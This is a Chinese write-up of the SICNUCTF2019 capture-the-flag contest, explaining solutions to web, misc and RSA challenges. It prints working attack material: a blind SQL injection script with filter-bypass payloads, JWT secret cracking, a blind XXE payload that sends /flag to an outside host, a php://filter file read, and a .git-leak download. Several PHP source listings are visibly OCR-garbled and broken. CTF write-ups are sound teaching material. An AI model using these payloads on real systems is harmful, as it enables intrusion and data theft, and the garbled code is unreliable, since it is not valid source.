SICNUCTF2019 Writeup

前言

我们这届人太少了,为准备这个比赛确实尽力了,比赛过程中出现的种种状况还望师傅们海涵。另外由于我们这边学逆向的几乎快断了,所以这次比赛对逆向师傅可能不太友好。web的话,也由于我们能力有限,实在想不出比较好的高质量的题,实在对不住了。

以后还望各个学校的师傅们能多和川师的团队交流来往

-昏鸦

WEB

web1-真正的签到题

• 出题人: 昏鸦

• 考点: HTTP 418、base64

解题思路

访问题目,显示418错误



百度了解418错误的意义,同时cookie中有串base64,解码得到'coffee'

名称	域名	路径	过期时间	最后访问	值
want	127.0.0.1	/sicnuctf/	Mon, 13 May 2019 07:10:00 GMT	Mon, 13 May 2019 07:00:00 GMT	Y29mZmVl

联想到418错误,不难想到,客户端应向服务端发送"泡茶"的请求,将cookie里'want'的值改为'tea'的base64就好



sicnuctf{1'm_A_Teeeeeeap0t}



出题思路

IETF在1998年愚人节时发布的一个笑话RFC,具体可以参考RFC 2324 - Hyper Text Coffee Pot Control Protocol (HTCPCP/1.0)超文本咖啡壶控制协议。htcpcp1.0协议中的418的意义是:当客户端给一个茶壶发送泡咖啡的请求时,茶壶就返回一个418错误状态码,表示"我是一个茶壶"。


这道题是我很久以前在一篇文章中意外了解到HTTP 418的时候萌生出来的想法,当时就感觉可以出个CTF题。不过由于水平有限,不知道正式的怎么实现,就用cookie简陋地考一下。

web2-鸡你太美

出题人:语过添情考点: git泄露、php

解题思路

首先访问题目连接是这样一个页面



查看源文件

但这是不完整的代码。看看config.php

直接看源码:

```
<code><span style="color: #000000">
$usname=admin(/span>
</code><br/>
</code><br/>
<br/>
<b
```

可以看出是一个.git文件泄露,直接访问是可以看到.git目录的

- Parent Directory
- COMMIT EDITMSG
- HEAD
- config
- description
- hooks/
- index
- info/
- logs/
- objects/
- refs/

思路就是通过.git源码泄露找到完整文件再在题目录提交payload

解题:

1. 在ubuntu下利用wget对该目录进行递归下载

```
wget -r -p -np -k http://192.168.227.130/web1/.git/
--recursive (递归)
-k, --convert-links (转换链接)
-p, --page-requisites (页面必需元素)
-np, --no-parent (不追溯至父级)
```

2.下载完成后,进入下载的网站目录

3.利用命令: git log 查看网站的提交记录 git log --pretty=oneline

4.利用命令: git reset --hard [log hash] 恢复到指定版本号(一般如果只需要得到源码的话就恢复到最近的一次提交)

最后payload: data={"username":"admin","password":"123","users":{"admin":"123"}}(不唯一)


web3-龙湖社工库

• 出题人: 昏鸦

• 考点: order by注入,过滤了information_schema、=、空白字符等

解题思路


查询,抓包



有效参数有三个: name, email和sort, 应该能想到此题考点为SQL注入

根据参数sort的含义以及其值asc,容易想到order by后的排序 asc 和 desc

将 asc 改为 desc 可以看到结果的排序改变了,猜想此处存在注入



开始注入, 此处没有报错回显, 采用时间盲注, 发现有黑名单



简单fuzz一下可以发现 information_schema, =, /**/, 空白字符都在黑名单中

针对information_schema,在MySQL5.6以上的版本,mysql系统库中新增了innodb相关的表innodb_table_stats和innodb_index_stats,其中保存的有innodb类型的数据库、表的相关信息。故借此绕过; = 的话可以用 like 或 in 代替;空白字符的过滤,可以将sql语句的格式采用不需要空格的括号的那种。

剩下的就是常规的写盲注脚本跑就行了, 脚本伪代码如下:

```
# @Author:管理 import requests

s = requests.session()
url = "http://ip/index.php"
data = {
    'name':'a',
    'email':'',

'sort':",if((ascii(mid((select(flag)from(sicnuctf2019)),1,1)))like(115)),sleep(2),sleep(0))"
,
    'submit':'1'
```

```
res = s.post(url=url,data=data).content.decode('utf-8')
print(res)
'''
payload:

跑表名
,if((mid((select(group_concat(table_name))from(mysql.innodb_table_stats)),1,1)='g'),sleep(2)
),sleep(0))
跑flag
,if((mid((select(flag)from(sicnuctf2019)),1,1)='s'),sleep(2),sleep(0))
'''
```

出题思路

这道题本身应该不是太难,最初想的就是出一道SQL注入题,主要考一下对注入点的判断,然后再加一些常规的元素,盲注、过滤等等,考一下写脚本以及绕过常规过滤的能力;information_schema这个点的话就是一个知识面的问题了,需要平时的积累。

web4-PHP是世界上最好的语言(5毛一条)

出题人:语过添情考点:PHP代码审计

解题思路

打开题目连接是一个登录注册页面:

快速注册

用户名:		
密码:		
code:		
注册	返回登录	

根据源码查看文件:

register.php

```
include('config.php'):
try{
Spdo = new FDO('mysql:host=localhost:dbname=wee', 'ese', 'ese');
lcatch (Exception Se){
die('mysql connected error'):
}
Sadmin = "sicnus." ms.', str_shuffle('hello_here_is_your_flag_but_it_no_easy');
Susername = (isset(S_POST['username']) === true && S_POST['username'] !== '') ? (string)S_POST['username']: die('Missing username');
Spassword = (isset(S_POST['password']) === true && S_POST['password'] !== '') ? (string)S_POST['password']: die('Missing password');
Scode = (isset(S_POST['code']) === true && S_POST['code']: '';
if (strlen(Susername) > 16 || strlen(Susername) > 16) {
die('is too long'):
}

$sth = $pdo~)prepare('SELECT username FROM users WHERE username = :username');
Sath>execute([':username = Susername]);
if (Sath>fortecht) !== false) {
die('username has been registered');
}

$sth = $pdo~)prepare('INSERT INTO users (username, password) VALUES (:username, :password)');

preg_match('/'(sicnu)((?:m|\wy)+)$/i', $code, $matches):
if (count(Smatches) === S && Sadmin === Smatches(0)) {
ssth = $pdo~)prepare('INSERT INTO inspect (username, permit) VALUES (:username, :permit)');
$sth>else {
soth~)prepare('Inspect (username, :permit' => Smatches(1]));
} else {
ssth = $pdo~)prepare('Inspect (username, permit) VALUES (:username, "TERRIBLE")');
$sth>echo '(script)alert("register success"):location.href="log.html"(/script)'; Missing username
```

log.php

```
session_start():
include('config.php'):
try{
    Spdo = new PDO('mysql:host=localhost;dbname=****, '****, '****');
}catch (Exception $e){
    die('mysql connected error');
}
Susername = (isset($_POST['username']) === true && $_POST['username'] !== '') ? (string)$_POST['username'] : die('Missing username');
$password = (isset($_POST['password']) === true && $_POST['password'] !== '') ? (string)$_POST['password'] : die('Missing password');
if (strlen($username) > 32 || strlen($password) > 32) {
    die('is too long');
}

$sth = $pdo-)prepare('SELECT password FROM users WHERE username = :username');
$sth>-seccute([':username' => $username]);
if ($sth-)fetch()[0] !== $password) {
    die('Error in username or password');
}
$_SESSION['username'] = $username:
unset($_SESSION['is_logined']);
unset($_SESSION['is_logined']);
unset($_SESSION['is_logined']);
Mecho $username:
header('Location: member.php''); Missing username
```

member.php

```
<!-- ?php
error_reporting(0):
session start();
include ('config. php');
if (isset($ SESSION['username']) === false) {
die('please login first'):
$pdo = new PDO('mysql:host=localhost;dbname=***', '***', '***');
}catch (Exception $e) {
die('mysql connected error');
$sth = $pdo->prepare('SELECT permit FROM inspect WHERE username = :username');
$sth->execute([':username' => $_SESSION['username']]);
if ($sth->fetch()[0] === 'TERRIBLE') {
$_SESSION['is_guest'] = true;
$ SESSION['is logined'] = true;
if (isset($_SESSION['is_logined']) === false || isset($_SESSION['is_guest']) === true) {
    echo "no no no!";
}else{
if(isset($ GET['file']) ===false)
echo "no";
elseif(is_file($_GET['file']))
echo "you cannot give me a file";
else
readfile($ GET['file']):
 ?-->
```

从member.php可以看出,是一个文件读取漏洞,就是利用 readfile(\$_GET['file']); 读取config.php来获得 flag,想读取文件就要绕过 if (isset(\$_SESSION['is_logined']) === false || isset(\$_SESSION['is_quest']) === true),继续看register.php文件

```
$admin = "sicnu"."#".str_shuffle('hello_here_is_your_flag_but_it_no_easy');

preg_match('/^(sicnu)((?:#|\w)+)$/i', $code, $matches);
if (count($matches) === 3 && $admin === $matches[0]) {
    $sth = $pdo->prepare('INSERT INTO inspect (username, permit) VALUES (:username, :permit)');
    $sth->execute([':username' => $username, ':permit' => $matches[1]]);
} else {
    $sth = $pdo->prepare('INSERT INTO inspect (username, permit) VALUES (:username, "TERRIBLE")');
    $sth->execute([':username' => $username]);
```

这里利用爆破获得code是不太容易的,可以通过\$code传入长字符串来让preg_match函数消耗资源(拖延时间)导致后面的语句暂时无法执行,而此时我们的账户已经注册成功了,由于传入大量字符串preg_match不能在短时间内执行完成所以我们可以在这段时间内进行漏洞利用,由于数据库查询是空的所以可以绕过验证(仅适用于php低版本,php7已修复)。

之后登陆,在member.php输入payload: file=php://filter/resource=config.php

最后直接查看源码:

web5-龙湖论坛

• 出题人: 昏鸦


• 考点: JWT、Blind XXE

解题思路

进入题目,主要功能点只有3个

- 1. 注册登录
- 2. 论坛留言
- 3. RSS订阅

注册登录和论坛留言都测不出什么,进入RSS订阅功能提示要先成为VIP,抓包可以看到没什么特殊点,只有个token,根据token的格式可以看出是JWT




那么身份认证相关的信息应该是存在JWT里的,解码JWT可以看到 isvip 参数为0



构造字典爆破密钥得到密钥为 sicnuctf

root@kali:~# python crackjwt.py eyJhbGci0iJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3Mi0iJ
zeXMiLCJ1c2VybmFtZSI6InRlc3QiLCJpc3ZpcCI6MCwiaWF0IjoxNTU3NzM4NDQ1LCJleHAi0jE1NTc
3NDIwNDUsIm5iZiI6MTU1Nzcz0DQ0NSwianRpIjoiYTJhMzg1MjJhN2I50DNjNTViZTNk0Dc0ZGM1Yjd
kNWUifQ.va6LiHRY0g_nJlmcBzbsFevChFqeUsMstX9mLf_XZQ4 jwt.txt
Cracking JWT eyJhbGci0iJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3Mi0iJzeXMiLCJ1c2VybmFtZS
I6InRlc3QiLCJpc3ZpcCI6MCwiaWF0IjoxNTU3NzM4NDQ1LCJleHAi0jE1NTc3NDIwNDUsIm5iZiI6MT
U1Nzcz0DQ0NSwianRpIjoiYTJhMzg1MjJhN2I50DNjNTViZTNk0Dc0ZGM1YjdkNWUifQ.va6LiHRY0g_
nJlmcBzbsFevChFqeUsMstX9mLf_XZQ4
('Found secret key:', 'sicnuctf')
root@kali:~#

用密钥伪造isvip为1的JWT即可访问RSS订阅功能





可以看到RSS订阅处,可以通过URL订阅RSS,猜测是XXE,并且没有回显

构造Blind XXE

payload.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root SYSTEM "http://ip/evil.dtd">
<root>&p;</root>
```

evil.dtd

```
<!ENTITY % p1 SYSTEM "php://filter/read=convert.base64-encode/resource=/flag">
<!ENTITY % p2 "<!ENTITY p SYSTEM 'http://ip:port/%p1;'>">
%p2;
```

即可拿到根目录下的flag

```
10
11 s = 'c2ljbnVjdGZ7QjFpbmRYWEVfVzF0aF9KV1RfU2VDcmV0SzN5X0JydXRlfQo='
12 print(base64.b64decode(s))

b'sicnuctf{BlindXXE_W1th_JWT_SeCretK3y_Brute}\n'
[Finished in 1.2s]
```

出题思路

这道题出的不是很好,没什么技巧。因为能力有限,想了很久实在想不出考点什么好,最初想考点XSS的,后来试了很久达不到想要的效果。最后突然想起JWT就直接在考XXE的点之前加上了JWT

MISC

misc1-厉害了我的哥

• 出题人: 昏鸦

解题思路

拿到文件word,拖进winhex

word																		
Offs	set	0	1	2	3	4	5	6	7	8	9	Α	В	С	D	E	F	ANSI ASCII
00000	0000	50	4B	14	00	00	08	08	00	83	6E	A2	4E	17	D6	36	DA	PK fn¢N Ö6Ú
00000	0010	51	C4	00	00	8A	D5	00	00	17	00	00	00	E5	8E	89	E5	QÄ ŠÕ 厉å
00000	0020	AE	ВЗ	E4	BA	86	E6	88	91	E7	9A	84	E5	93	Α5	2E	64	&³ä°tæ^`的哥.d
00000	0030	6F	63	78	EC	FΒ	77	58	13	6F	D7	3F	8A	06	51	50	14	ocxìûwX o×?Š QP
00000	0040	B1	D1	41	50	40	90	16	5A	E8	C5	D0	42	80	D0	21	10	±ÑAP@ ZèÅÐB€Ð!
00000	0050	9A	D4	90	84	10	7A	0A	4D	45	E9	45	40	40	11	41	05	šÔ " z MEéE@@ A
00000	0060	A4	83	48	93	DE	9B	08	28	55	7A	EF	35	52	8C	D4	C3	¤fH"Þ> (Uzï5RŒÔÃ
00000	0070	F7	79	DF	F7	F9	D5	7D	CE	DE	FΒ	FC	75	ΑE	ВЗ	D7	35	÷yß÷ùÕ}ÎÞûüu⊗³×5
00000	080	2B	99	CC	DC	ВЗ	66	ΑD	7B	56	F9	AC	99	8C	81	0E	F5	+™Ìܳf-{Vù¬™Œő
00000	0090	C5	3B	00	1A	C0	65	00	00	70	0F	E0	9B	3C	DB	87	Α5	Å; Àe pà><Û‡¥
00000	0 A 0	02	00	DA	2F	00	00	37	00	97	Α9	1C	71	0E	06	9E	38	Ú/ 7 –© g ž8
00000	00B0	77	2F	A0	9D	ВВ	ВВ	28	01	EB	CA	FD	Fl	22	95	C0	7B	w∕ »»(ëÊýñ"•À{
00000	00C0	C0	F9	88	FF	FF	Α6	54	AЗ	6E	BD	16	В1	1B	В5	3C	64	Àù^ÿÿ¦T£n⅓ ± μ <d< td=""></d<>
00000	00D0	06	C3	AD	Cl	2B	В7	18	F3	2A	8A	0C	84	5A	9F	42	B2	Ã-Á+·ó*Š "ZŸB°
00000	00E0	3E	В9	57	6C	C0	EC	67	7F	25	61	05	0F	FF	В8	Α6	48	>¹WlÀìg %a ÿ,¦H
00000	00F0	DF	69	0A	4F	F5	75	С6	43	4A	6F	В7	CC	95	4A	8E	5E	ßi CõuÆCJo·Ì•JŽ^
00000	0100	57	1B	EC	ED	DD	F5	34	5A	60	45	AC	ΒE	AA	E8	51	9C	W ìíÝő4Z`E⊣¾ªèQœ
00000	0110	36	FB	03	AF	24	32	25	7C	D6	66	41	7A	A4	6D	8B	2F	6û ⁻ \$2% ÖfAz¤m </td
00000	0120	5D	0D	24	52	ΑD	CF	28	86	64	8A	3B	F3	DA	CD	2B	E2] \$R-Ï(†dŠ;óÚÍ+â
00000	0130	8C	7F	4B	В6	7F	74	2D	В9	ED	Al	8A	D5	79	37	F6	42	Œ K¶ t-¹í;ŠÕy7öB
00000	0140	8F	F7	D9	07	ВВ	A2	A2	F2	D6	C4	04	2E	CE	В1	D6	A2	÷Ù »¢¢òÖÄ .α֢
00000	0150	48	FB	6F	3B	92	1F	4C	73	8A	8E	05	5E	33	44	94	5A	Hûo;' LsŠŽ ^3D"Z
00000	0160	1F	16	E7	78	7E	F9	C3	6C	9B	5F	C7	AF	74	9D	D1	77	çx~ùÃl> Ç [™] t Ñw
00000	170	2A	EC	F9	71	D5	В4	D4	ED	45	23	5A	57	C7	0F	9E	D0	*ìùqÕ′ÔíE#ZWÇ žĐ
00000	0180	D7	DA	F8	CE	6E	F6	39	C8	45	CC	CF	C7	0B	7C	9F	3F	×ÚøÎnö9ÈEÌÏÇ Ÿ?
00000	0190	3C	91	61	36	59	В8	74	FE	ED	24	F4	EC	65	F8	85	8D	<'a6Y,tþí\$ôìeø
00000	01A0	D0	DE	1B	13	44	5C	D9	9D	F0	67	8B	FA	08	1A	66	EB	ĐĐ D\Ù ðgcú fë
00000	01B0	77	5F	92	83	C7	0B	Α6	69	7C	95	2F	78	37	D1	2C	42	w_'fÇ i •/x7Ñ,B
00000	01C0	7E	A0	Α6	D7	D3	D5	08	83	BE	EE	E2	77	16	04	СЗ	1E	~ ¦×ÓÕ f¾îâw Ã
00000	01D0	5C	9E	BE	5B	18	7D	59	DA	88	C5	AA	7F	ВЗ	96	E9	Cl	\ž¾[}YÚ^Ų ³-éÁ
00000	01E0	FD	CF	В8	0B	49	45	ВВ	CD	Fl	1C	EC	42	FD	7E	B1	96	ýÏ, IE»Íñ ìBý~±-
00000	01F0	В6	55	Α6	5C	2D	1E	8B	FC	44	DF	В9	В7	7A	9B	ED	57	¶U¦\- <üDß¹·z>íW
00000	0200	E5	08	7F	13	42	E9	4B	72	ЗА	4F	5C	1E	F3	CE	3C	3D	å BéKr:O\ óÎ<=
00000	0210	D5	14	AB	93	DF	1C	A3	19	42	2D	E1	33	62	В7	7D	08	«"ß £ B-á3b⋅}
00000	1220	40	B5	7.0	7A	74	87	D7	80	ਸ਼ਸ਼	64	ΔB	49	ਸਾਸ	CO	E O	ΛR	Iu@zt‡×%ïd«IbÀã«

文件头为 504B ,猜测为压缩数据,并且 504b 和 1400 之间还有 0304 ,否则打开会报错文件损坏


修复好文件头之后再次打开解压,提示输入解压密码,猜测是伪加密,找到文件尾部的压缩数据标识,将加密标识位 9改为0

Offset	0	1	2	3	4	5	6	7	8	9	A	В	С	D	E	F	ANSI ASCII
0000C320	3D	F2	ВВ	8A	07	C2	82	68	A0	72	Al	C2	E8	5F	ВС	4C	=ò»Š Â,h r;Âè_≒L
0000C330	B4	90	35	DE	0F	C3	0F	30	F9	D8	2E	08	D5	EB	75	В7	′ 5Þ Ã 0ùØ. Õëu·
0000C340	6D	B1	33	В4	05	6E	FE	CB	C4	04	02	Α6	05	FC	4B	43	m±3′ nþËÄ ¦ üKC
0000C350	5C	92	В7	Α7	AC	3F	65	83	9F	8A	80	F8	DF	1A	E7	D3	∖'·§¬?efŸŠ€øß çÓ
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0000C460	C2	7C	FΒ	73	06	FF	В9	A2	FC	3B	9D	4C	02	00	FF	В6	Â ûs ÿ¹¢ü; L ÿ¶
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解压得到一个doc文档

厉害了我的哥.docx

打开里面有张图片




图片直接保存下来是找不到什么的

因为office三件套本质上都是压缩数据,将后缀改为zip可看到里面的数据文件



在 word/media/目录下可以可以看到doc文档里的图片本体和一个word.xml



在图片本体中可以看到藏了一段图片的base64,转为图片即为flag前半段

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misc2-Easy-Easy

• 出题人: ha2

解题思路

把四个文件下载打开后,可以看出有pubkey1.pem和pubkey2.pem以及有两个密文。可以联想到是考察rsa 的共模攻击。将pubkey1.pem和pubkey2.pem拖进kali 进入openssl下,键入:

```
openssl->rsa -pubin -text -modulus -in pubkey1.pem
openssl->rsa -pubin -text -modulus in pubkey2.pem
```

可以求解出e1, e2, n的值。e1=2333 e2=23333

```
e7:24:81:db:25:68:aa:82:9e:ea:C8:7d:20:1a:5a:
8f:f5:ee:6f:0b:e3:81:92:ab:28:39:63:5f:6c:66:
42:17
Exponent: 2333 (0x91d)
Modulus=8989A398988456B3FEF4A6AD86DF3C99577F8978048DE5436BEFC30D8D8C94958912AA52
6FF333B66857306EBB8DE36C2C396A84EFDC5D382502DAA1A3F3B6E97502D2E31C849330F5B4C952
57A149A97F5954EAF89341147ADCD04E950FFF74E30BBE6622876B42EEAC86DF4AD9715D05B5604AA
8179424C7D9AC46BD6B5F322B2B5728BA148704A25A8EFCC1E7C84EA7E5CE3E01703F04F94A431D9
954BD7AE2C7DD6E879B35F8A2D4A5EFBE737257BF99BD9EE66B15AFF233FC77B558A487DA5952FBE
2B923DA9C5EB46788C050336B7E36A5ED82D5C1B2AEB0E45BEE405CBE72481DB2568AA829EEAC87D
201A5A8FF5EE6F0BE38192AB2839635F6C664217
writing RSA key
----BEGIN PUBLIC KEY----
```

打开两个密文文件,观察是base64,先解一遍base64,观察发现,考虑bytes_to_long转换,成功得到密文c1和c2的值分别为

 $\begin{array}{c} \texttt{C1=}60634872980920684792141263644752123075301696201578793773490877175503912633057399404668\\ 73916680173868151934118202386201292106479872572177463877671639620170403016477268507126495\\ 99669308077379136010293899155757839417885818663431246147978294802274710696234410962118071\\ 06099263768568239898887229862652131034672704825212748398352422127486007333683313248745010\\ 80276192799011033827683837290566036424440750360976508165471659052754873519761776740269565\\ 16000644510136326913725906759555738187580537759686233571048413860584673231892180206266255\\ 9436727865610850537431264111455511387695686954889097730278716651539609689474175616893 \end{array}$

 $\begin{aligned} &\text{C2=}60634872980920684792141263644752123075301696201578793773490877175503912633057399404668} \\ &\text{73916680173868151934118202386201292106479872572177463877671639620170403016477268507126495} \\ &\text{99669308077379136010293899155757839417885818663431246147978294802274710696234410962118071} \\ &\text{06099263768568239898887229862652131034672704825212748398352422127486007333683313248745010} \\ &\text{80276192799011033827683837290566036424440750360976508165471659052754873519761776740269565} \\ &\text{16000644510136326913725906759555738187580537759686233571048413860584673231892180206266255} \\ &\text{9436727865610850537431264111455511387695686954889097730278716651539609689474175616893} \end{aligned}$

我们现在知道了n、c1、c2、e1、e2可用如下脚本直接解密:

```
from libnum import n2s,s2n
from gmpy2 import invert

# 欧几里得算法
def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)

def main():
```

n = 1736252012414973605929160571783981408943126183397240817576650489487609127202119737448021558 2589878198406028065354454242540322618614670160317701698407729515781811530180885334265851364 4903578849093360854107751689539421203592150389250253053634805386854879888273394638905392790 0828524171132604186818380584850307737396708291093242279816524248115459379471263925115785610 2009630894845049984346776659339380886766804814959778048440996937820138560802077375885700500 7376999040110324510073417771605864673182642883700803155193058002476826118027749969993308125 34723806925426052547128371180683265963525581842037399869323246530085399

 $\mathbf{c1} = 6063487298092068479214126364475212307530169620157879377349087717550391263305739940466873916680173868151934118202386201292106479872572177463877671639620170403016477268507126495996693080773791360102938991557578394178858186634312461479782948022747106962344109621180710609926376856823989888722986265213103467270482521274839835242212748600733368331324874501080276192799011033827683837290566036424440750360976508165471659052754873519761776740269565160006445101363269137259067595557381875805377596862335710484138605846732318921802062662559436727865610850537431264111455511387695686954889097730278716651539609689474175616893$

 $\begin{array}{c} \textbf{c2} = 56859646165894219041238605316392270912374694221896335382962527844450550836189982357558\\ 1601439679160662836401917460423326118217546740320958704591437435331929026766262946832488857\\ 4294370772610335391498228952148879868698934428023515561022163850876603136960475633669987772\\ 6627221144001644362423891359306418874422337645700683368183592992328273294812143290909515376\\ 6768811843631517733178600781774764687575839401553219590424566942900577708920633040106674834\\ 9486043122126741564788612314086835096700653807186808502052821069456466671112850935784237764\\ 056319547461494385966083289110255554230600296553545218166141886432724223274 \end{array}$

```
e1 = 2333
 e2 = 23333
 s = egcd(e1, e2)
 s1 = s[1]
 s2 = s[2]
 # 求模反元素
 if s1<0:
   s1 = - s1
   c1 = invert(c1, n)
 elif s2<0:
   s2 = - s2
   c2 = invert(c2, n)
 m = pow(c1, s1, n)*pow(c2, s2, n) % n
 # print hex(m)[2:].replace('1','').decode('hex')
 print n2s(m)
if __name__ == '__main__':
 main()
```

root@kali:~# python del.py
sicnuctf{23re SDxF_y78hu_5rFgS}
root@kali:~#

openssl是一个功能强大的工具包,它集成了众多密码算法及实用工具。我们即可以利用它提供的命令台工具生成密钥、证书来加密解密文件,也可以在利用其提供的API接口在代码中对传输信息进行加密。

misc3-走,跟我去二次元吧

• 出题人: 昏鸦

解题思路


打开图片, 拖进winhex, 可看到文件末尾有段压缩数据

erciyuan.jpg																	
Offset	0	1	2	3	4	5	6	7	8	9	A	В	С	D	E	F	ANSI ASCII
00010810	A5	32	D7	E2	D0	15	Α7	FE	Cl	89	0A	E4	18	8B	C8	45	¥2×âĐ §þÁ‱ ä ∢ÈE
00010820	2F	5B	DC	3F	38	82	5D	51	46	8C	E6	95	C1	EB	3B	0A	/[Ü?8,]QFŒæ•Áë;
00010830	BB	71	3C	4C	62	D4	7D	CE	57	44	F4	D5	В9	58	66	E7	»q <lb0}îwdô0ºxfç< td=""></lb0}îwdô0ºxfç<>
00010840	3C	74	E8	58	31	7A	DB	C5	91	89	F7	C0	1C	В7	7F	2D	<tèx1zûå'%÷à -<="" td="" ·=""></tèx1zûå'%÷à>
00010850	1F	11	В7	6B	AF	5B	В7	2B	E7	В1	7D	DD	7E	7B	В7	3B	·k [·+ç±}Ý~{·;
00010860	В3	AD	CC	D1	88	84	82	AF	C4	D7	ВВ	5A	8A	BA	70	07	³-ÌÑ^",¯Ä×»Zаp
00010870	65	Α6	95	53	ВС	11	E7	37	E2	4D	DF	22	33	7B	CC	DA	e¦•S≒ ç7âMß"3{ÌÚ
00010880	0D	45	7B	CB	74	51	E0	CF	BB	ΑE	29	3F	DF	77	FD	AC	E{ËtQàÏ≫S)?ßwý¬
00010890	37	FB	61	B0	С6	C3	97	60	98	Α6	3F	1C	0A	В4	0B	6D	7ûa°ÆÃ-`~¦? ′ m
000108A0	C7	98	DD	78	El	EF	FF	01			FA						Ç~Ýxáïÿ ÕúóãPVM
000108B0	9B	FE	6F	FE	45	BC	68	C6	8B	CE	E3	17	50	4B	01	02	>þoþE≒hÆ∢Îã PK
000108C0	3F	00	0A	00	00	08	00	00	49	Α4	AЗ	4E	00	00	00	00	? I¤£N
000108D0	00	00	00	00	00	00	00	00	06	00	24	00	00	00	00	00	\$
000108E0	00	00	10	00	00	00	00	00	00	00	65	6D	6D	6D	6D	2F	emmmm/
000108F0	0A	00	20	00	00	00	00	00	01	00	18	00	B1	Α9	AF	85	±€¯
00010900	AC	01	D5	01	A2	D0	AF	85	AC	01	D5	01	11	11	CF	77	¬Õ¢E¯¬Õ Ïw
00010910	AC	01	D5	01	50	4B	01	02	3F	00	0A	00	00	08	00	00	⊣ÕPK ?
00010920	78	5C	AЗ	4E	EF	C4	1B	52	D0	04	00	00	D0	04	00	00	x\£NïÄ RÐ Ð
00010930	0E	00	24	00	00	00	00	00	00	00	20	00	00	00	24	00	\$ \$
